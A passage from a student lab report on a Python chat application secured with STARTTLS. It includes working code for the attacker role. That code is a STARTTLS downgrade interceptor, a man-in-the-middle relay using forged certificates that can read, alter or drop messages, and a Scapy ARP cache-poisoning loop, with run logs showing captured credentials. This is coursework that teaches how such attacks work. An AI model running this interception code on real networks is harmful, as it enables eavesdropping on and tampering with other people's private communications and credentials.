 serverSocketId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 print ("Socket successfully created")
except socket.error as err:
 print ("socket creation failed with error %s" %(err))
```
  - Failure of socket creation results in termination of the program.
- The server socket is bind to the IP address and the port number using the bind function.
  - sockid.bind((serverIP, serverPort))

```
serverSocketId.bind((serverIP, serverPort))
```

- If the port is already blocked, then it leads to termination of the program.
- After binding the server socket to the port and IP address, the server starts listening to the incoming connections on the port using the listen function.
  - sockid.listen(num)

```
serverSocketId.listen(4)
```

- Once the server receives the connection request from the client, it accepts the connection using the accept function.
  - id, addr = sockid.accept()
- **clientId, clientAddr = serverSocketId.accept()**
- If the first message received from the client is a “chat\_hello” message, then the server responds with a “chat\_reply” message.
- If the message received from the client is a “chat\_STARTTLS” message, then the server responds with a “chat\_STARTTLS\_ACK” message and initiates the TLS connection.
- Server also creates an SSL socket similar to the client using wrap\_socket function, this time the server\_side flag is set to True.
- The server and client can now exchange messages in a secure channel until one of the parties sends a “chat\_close” message.

```

root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> bye
> world
chat_STARTTLS
> chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
hello
world
> bye
> world
chat_close
chat_terminating...
-----CHAT IS ENDED-----

```

```

root@bob1:~/new# ./secure_chat -s
Socket successfully created
Server socket is binded
Server is listing on port = 1234
Accepted connection from address ('172.31.0.2', 39102)
Client = chat_hello
> chat_reply
> hello
> world
bye
world
> chat_STARTTLS
chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
> hello
> world
bye
world
> chat_close
chat terminating...
-----CHAT IS ENDED-----

```

## Task 3

Client (Alice) side:

No explicit changes are made to the client side Task 2 secure\_chat code

Server (Bob) side:

No explicit changes are made to the server side Task 2 secure\_chat code

Attacker (Trudy) side:

Downgrade Attack:

In Trudy's secure\_chat\_interceptor, Trudy will initially poison the dns of alice and bob so that all the requests from Alice are forwarded to Trudy. Trudy will connect to Bob after it receives a message from Alice.

Trudy will keep on reading the messages sent by Alice and keep watch on chat\_STARTTLS message

```

#This method is used to receive packets from the
#provided socket and add them to the messageQueue so that
#dispatcher can work on it

def read_to_queue_s(mySocket):
 while True:
 try:
 #Read incoming messages
 message = mySocket.recv(1024).decode()
 #If chat_STARTTLS message is received by the client (Alice)
 #it will exit as there is a possibility of TLS conversation
 #starting if we decide not to drop or change the message
 if message == 'chat_STARTTLS':
 messageQueue.append((message, 'from_c'))
 return
 except Exception:
 #print('connection terminated_read_s')
 return
 #Append all the normal conversations as well to the messageQueue
 messageQueue.append((message, 'from_c'))

```

After it receives the chat\_STARTTLS message from Alice, it will drop the message and send chat\_STARTTLS\_NOT\_SUPPORTED message to Alice so that the conversation continues in non encrypted mode

```

 print("Client = ", message)
 #If Alice tries to start TLS by chat_STARTTLS, then
 #drop the message and send chat_STARTTLS_NOT_SUPPORTED
 if message == 'chat_STARTTLS':
 message = 'chat_STARTTLS_NOT_SUPPORTED'
 mySocket1.send(message.encode())
 #TERMINATE will pull the blocks off the client and server thread
 #so that they can check NO_TLS Flag
 TERMINATE = True
 else:
 #else send message as it is
 mySocket2.send(message.encode())

```

```

root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> bye
> world
chat_STARTTLS
> chat_STARTTLS_NOT_SUPPORTED
hello
world
> bye
> world
[]

root@bob1:~/new#
Alice
root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> bye
> world
chat_STARTTLS
> chat_STARTTLS_NOT_SUPPORTED
hello
world
> bye
> world
bye
world
[]

root@ns06:/home/ns#
Bob
root@bob1:~/new# ./secure_chat -s
Socket successfully created
Server socket is binded
Server is listing on port = 1234
Accepted connection from address ('172.31.0.4', 37690)
Client = chat_hello
> chat_reply
> hello
> world
bye
world
> hello
> world
bye
world
[]

Trudy

```

## Task 4

Client (Alice) side:

No explicit changes are made to the client side Task 2 secure\_chat code

Server (Bob) side:

No explicit changes are made to the server side Task 2 secure\_chat code

Attacker (Trudy) side:

Man in the Middle Attack:

In Trudy's secure\_chat\_interceptor, Trudy will initially poison the dns of alice and bob so that all the requests from Alice are forwarded to Trudy. Trudy will connect to Bob after it receives a message from Alice.

```

#Initialize Socket
try:
 serverSocketId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 print ("Socket successfully created")
except socket.error as err:
 print ("socket creation failed with error %s" %(err))

#Bind Socket to Server IP and Server Port
serverIP = "0.0.0.0"
serverPort = 1234
serverSocketId.bind((serverIP, serverPort))

print("Server socket is binded")

#Accept incoming request and store ssl socket instance and client address
serverSocketId.listen(4)
print("Server is listing on port = ", serverPort)
shouldClose = False
clientId, clientAddr = serverSocketId.accept()
print("Accepted connection from address",clientAddr)

#Send chat_reply after chat_hello is received from the client
serverRecMsg = clientId.recv(1024).decode()
print("Client = ",serverRecMsg)
print("> chat_reply")
clientId.send("chat_reply".encode())

```

```

#Initialize Socket
try:
 serverId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error as err:
 print ("socket creation failed with error ",err)

port = 1234
host_ip = host2

#Connect to the server
serverId.connect((host_ip, port))
print("TCP connection is established with ",host_ip)

#Send chat_hello to the server
clientSendMsg = "chat_hello"
serverId.send(clientSendMsg.encode())
print("server = ",serverId.recv(1024).decode())

#Start the threads which manage data going to and fro from client to Trudy and
#Trudy to server
client_to_trud = threading.Thread(target = server_thread, args = (clientId,))
trud_to_server = threading.Thread(target = client_thread, args = (serverId, host2,))

client_to_trud.start()
trud_to_server.start()

```

Trudy will be able to Forward/ Change/ Drop and return messages from Alice/Bob. After Alice sends chat\_STARTTLS message to Trudy, it can either drop the packet and send chat\_STARTTLS\_NOT\_SUPPORTED to Alice (as in previous task) or it can simply forward the message to Bob. In the later case, Trudy will establish a TLS connection with Alice and Bob. Trudy will be assured that Bob has started TLS after it receives chat\_STARTTLS\_ACK from Bob

```
#dispatcher can work on it
def read_to_queue_c(mySocket):
 while True:
 try:
 #Read incoming messages
 message = mySocket.recv(1024).decode()
 #If chat_STARTTLS_ACK message is received by the server (Bob)
 #it will exit as TLS conversation is about to start and we
 #need read from different socket
 if message == 'chat_STARTTLS_ACK':
 messageQueue.append((message, 'from_s'))
 return
 except Exception:
 #print('connection terminated_read_c')
 return
 #Append all the normal conversations as well to the messageQueue
 messageQueue.append((message, 'from_s'))
```

Trudy will send fakealice certificate to Bob and similarly send fakebob certificate to Alice.

```
#Method to initiate TLS conversation
def clientTLS(host_name):

 global serverId
 global clientTLSContext
 global clientSSLocketId

 #Build Client TLS context with key pairs and certificates
 clientTLSContext = ssl.create_default_context(ssl.Purpose.SERVER_AUTH, cafile="ca-cert.pem")
 clientTLSContext.load_cert_chain(certfile="fakealice.crt", keyfile="fakealice.pem")

 clientTLSContext.check_hostname = False

 #Wrap original socket used for communication within a TLS Socket
 clientSSLocketId = clientTLSContext.wrap_socket(serverId, server_side=False, server_hostname=host_name)

 print("-----TLS Connection is established-----")

 #Start reader thread
 reader_from_client = threading.Thread(target = read_to_queue_c_tls, args = (clientSSLocketId,))
 reader_from_client.start()
 reader_from_client.join()
```

```

#Method to initiate TLS conversation
def serverTLS():

 global clientId
 global serverTLSContext
 global serverSSLSocketId

 #Build Server TLS context with key pairs and certificates
 serverTLSContext = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)

 serverTLSContext.verify_mode = ssl.CERT_REQUIRED
 serverTLSContext.load_cert_chain(certfile="fakebob.crt", keyfile="fakebob.pem")

 serverTLSContext.load_verify_locations(cafile="ca-certificate.crt")

 serverTLSContext.keylog_filename="server_keylog.txt"

 #Wrap original socket used for communication within a TLS Socket
 serverSSLSocketId = serverTLSContext.wrap_socket(clientId, server_side=True)

 print("-----TLS Connection is established-----")

 #Start reader thread
 reader_from_server = threading.Thread(target = read_to_queue_s_tls, args = (serverSSLS
 reader_from_server.start()
 reader_from_server.join()

```

Since Trudy herself has issued the fake certificates, it will be able to intercept the messages sent from both parties and will be able to perform the same operations as in non tls messages

```

try:
 print("Client = ", message)
 print("Forward/ Change/ Drop And Return (0/1/2)")
 choice = input()
 if choice == '0':
 #Forward Packet to Bob as it is
 mySocket2.send(message.encode())
 elif choice == '1':
 print("Type new message")
 message = input()
 #Send changed message
 mySocket2.send(message.encode())
 elif choice == '2':
 print("Message Dropped! Type reply for sender")
 message = input()
 #Drop the message and send custome reply to client (Alice)
 mySocket1.send(message.encode())
 if message == 'chat_STARTTLS_NOT_SUPPORTED':
 TERMINATE = True
 return
 else:
 print("Invalid Input")
 exit(0)

except Exception:
 print('connection terminated_NTLLS_server_c')
 return

```

```

try:
 print("Server = ", message)
 print("Forward/ Change/ Drop And Return (0/1/2)")
 choice = input()
 if choice == '0':
 #Forward Packet to Alice as it is
 mySocket1.send(message.encode())
 #If Bob has started TLS, we need to exit this dispatcher and
 #restart with new TLS sockets
 if message == 'chat_STARTTLS_ACK':
 #Trigger TLS Flag
 #TERMINATE will pull the blocks off the client and server thread
 #so that they can check NO_TLS Flag
 NO_TLS = False
 TERMINATE = True
 return
 if message == 'chat_STARTTLS_NOT_SUPPORTED':
 TERMINATE = True
 return
 elif choice == '1':
 print("Type new message")
 message = input()
 #Send changed message
 mySocket1.send(message.encode())
 elif choice == '2':
 print("Message Dropped! Type reply for sender")
 message = input()
 #Drop the message and send custome reply to client (Alice)
 mySocket2.send(message.encode())

```

Activities Terminator ▾

root@trudy1: ~/new

```
root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> hello
> alice
chat_STARTTLS
> chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
what is your username?
> bob
ok
chat_close
chat terminating...
-----CHAT IS ENDED-----
```

root@ns06: /home/ns

```
Bob
Server is listening on port = 1234
Accepted connection from address ('172.31.0.4', 37708)
Client = chat_hello
> chat_reply
> hello
> everyone
bye
alice
> chat_STARTTLS
chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
> what is your username and password
bob bob123
> ok
> chat_close
chat terminating...
-----CHAT IS ENDED-----
```

Activities Terminator ▾

root@trudy1: ~/new

```
root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> hello
> alice
chat_STARTTLS
> chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
what is your username?
> bob
ok
chat_close
chat terminating...
-----CHAT IS ENDED-----
```

root@ns06: /home/ns

```
Bob
Server is listening on port = 1234
Accepted connection from address ('172.31.0.4', 37708)
Client = chat_hello
> chat_reply
> hello
> everyone
bye
alice
> chat_STARTTLS
chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
> what is your username and password
bob bob123
> ok
> chat_close
chat terminating...
-----CHAT IS ENDED-----
```

Trudy

```
Server = bye
Forward/ Change/ Drop And Return (0/1/2)
1
Type new message
hello
Server = alice
Forward/ Change/ Drop And Return (0/1/2)
0
Client = chat_STARTTLS
Forward/ Change/ Drop And Return (0/1/2)
0
Server = chat_STARTTLS_ACK
Forward/ Change/ Drop And Return (0/1/2)
0
SERVER TLS STARTING
CLIENT TLS STARTING
-----TLS Connection is established-----
-----TLS Connection is established-----
```

```

root@trudy1: ~/new
Alice
root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hello
world
> hello
> alice
chat_STARTTLS
> chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
what is your username?
> bob
ok
chat_close
chat terminating...
-----CHAT IS ENDED-----
Client = what is your username?
Forward/ Change/ Drop And Return (0/1/2)
1
Type new message
what is your username and password
Server = bob bob123
Forward/ Change/ Drop And Return (0/1/2)
1
Type new message
bob
Client = ok
Forward/ Change/ Drop And Return (0/1/2)
0
Client = chat_close
Forward/ Change/ Drop And Return (0/1/2)
0
Client =
Forward/ Change/ Drop And Return (0/1/2)

root@ns06: /home/ns
Bob
Server is listening on port - 1234
Accepted connection from address ('172.31.0.4', 37708)
Client = chat_hello
> chat_reply
> hello
> everyone
bye
alice
> chat_STARTTLS
chat_STARTTLS_ACK
TLS Starting
-----TLS Connection is established-----
> what is your username and password
bob bob123
> ok
> chat_close
chat terminating...
-----CHAT IS ENDED-----
Trudy

```

## Bonus

### Spoof function

```

def spoof(dstip, srcip, dstmac):
 spoof_packet = ARP(op = 2, pdst = dstip, psrc = srcip, hwdst = dstmac)
 send(spoof_packet, verbose = False)

```

The spoof function takes input the destination IP address, source IP address and the destination MAC address. Now it creates an ARP response, with destination IP address and MAC address being remain intact and source MAC address is by default taken to be the sender's MAC address. This way the receiver of the ARP packet updates the ARP cache with false information. The verbose flag is set to False to prevent the printing of log messages.


```

while True:
 spoof(host1_ip, host2_ip, host1_mac)
 spoof(host2_ip, host1_ip, host2_mac)

```

The above code snippet shows that the host1 is sent a false ARP response of host2, and host2 is sent a false ARP response of host1.

Executing attacker.py




```
root@trudy1:~# python3 attacker.py
IP tables modified...
alice1 MAC address is 00:16:3e:d0:af:c8
bob1 MAC address is 00:16:3e:89:0d:45
enter any key to start ARP cache poisoning...
```

After performing cache poisoning, execute the server code on the Trudy container and Alice connects to Trudy assuming that it is connected to Bob.

Working

- Start ARP cache poisoning on Alice and Bob i.e., execute attacker.py on the Trudy container.



```
root@trudy1:~# python3 attacker.py
IP tables modified...
alice1 MAC address is 00:16:3e:d0:af:c8
bob1 MAC address is 00:16:3e:89:0d:45
enter any key to start ARP cache poisoning...
```

- Start the server on another terminal of the Trudy container.
  - Command: ./secure\_chat -s

Now the fraudulent server of Trudy is listening on port 1234.

- Start the client process on the Alice container.

- Command: ./secure\_chat -c bob1

Now a TCP connection is established between Alice and Trudy which can be converted into a TLS connection by sending a chat\_STARTTLS message.

Now any message sent by Alice is received by Trudy and even if the connection is secured using TLS, Trudy will still be able to read the messages.

Trudy can read the data from the TCP packets.

```

root@trudy1:~/new
Server is listing on port = 1234
Accepted connection from address ('172.31.0.2', 39390)
Client = chat_hello
> chat_reply
TCP connection is established with bob1
server = chat_reply
Client = hi bob
Forward/ Change/ Drop And Return (0/1/2)
0
Server = hi alice
Forward/ Change/ Drop And Return (0/1/2)
0
Client = chat_STARTTLS
Forward/ Change/ Drop And Return (0/1/2)
0
Server = I am Bob!
Forward/ Change/ Drop And Return (0/1/2)
0

root@trudy1:~#
root@trudy1:~/new# cd ..
root@trudy1:# python3 attacker.py
IP tables modified...
alice1 MAC address is 00:16:3e:d0:af:c8
bob1 MAC address is 00:16:3e:89:0d:45
enter any key to start ARP cache poisoning...a

root@bob1:~/new# ./secure_chat -s
Socket successfully created
Server socket is binded
Server is listing on port = 1234
Accepted connection from address ('172.31.0.4', 37974)
Client = chat_hello
> chat_reply
hi bob
hi alice
> chat_STARTTLS
I am Bob!

root@bob1:~/new#
root@alice1:~/new
root@alice1:~# cd new/
root@alice1:~/new# ./secure_chat -c bob1
TCP connection is established with bob1
server = chat_reply
hi bob
> hi alice
chat_STARTTLS
> I am Bob!

```

## REFERENCES

- [1] Scapy - <https://scapy.readthedocs.io/en/latest/>
- [2] Openssl documentation - [/docs/index.html \(openssl.org\)](https://docs.openssl.org)
- [3] ARP cache poisoning -
   
<https://medium.datadriveninvestor.com/arp-cache-poisoning-using-scapy-d6711ecbe112>
- [4] Sockets in Python - <https://docs.python.org/3/library/ssl.html#>

### **PLAGIARISM STATEMENT**

*We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.*

Names: Ravi Chandra Duvvuri, Kishan Nayanbhai Bhinde, Pratik Abhijeet Bendre

Date: 07-04-2022

Signature: DRC, KNB, PAB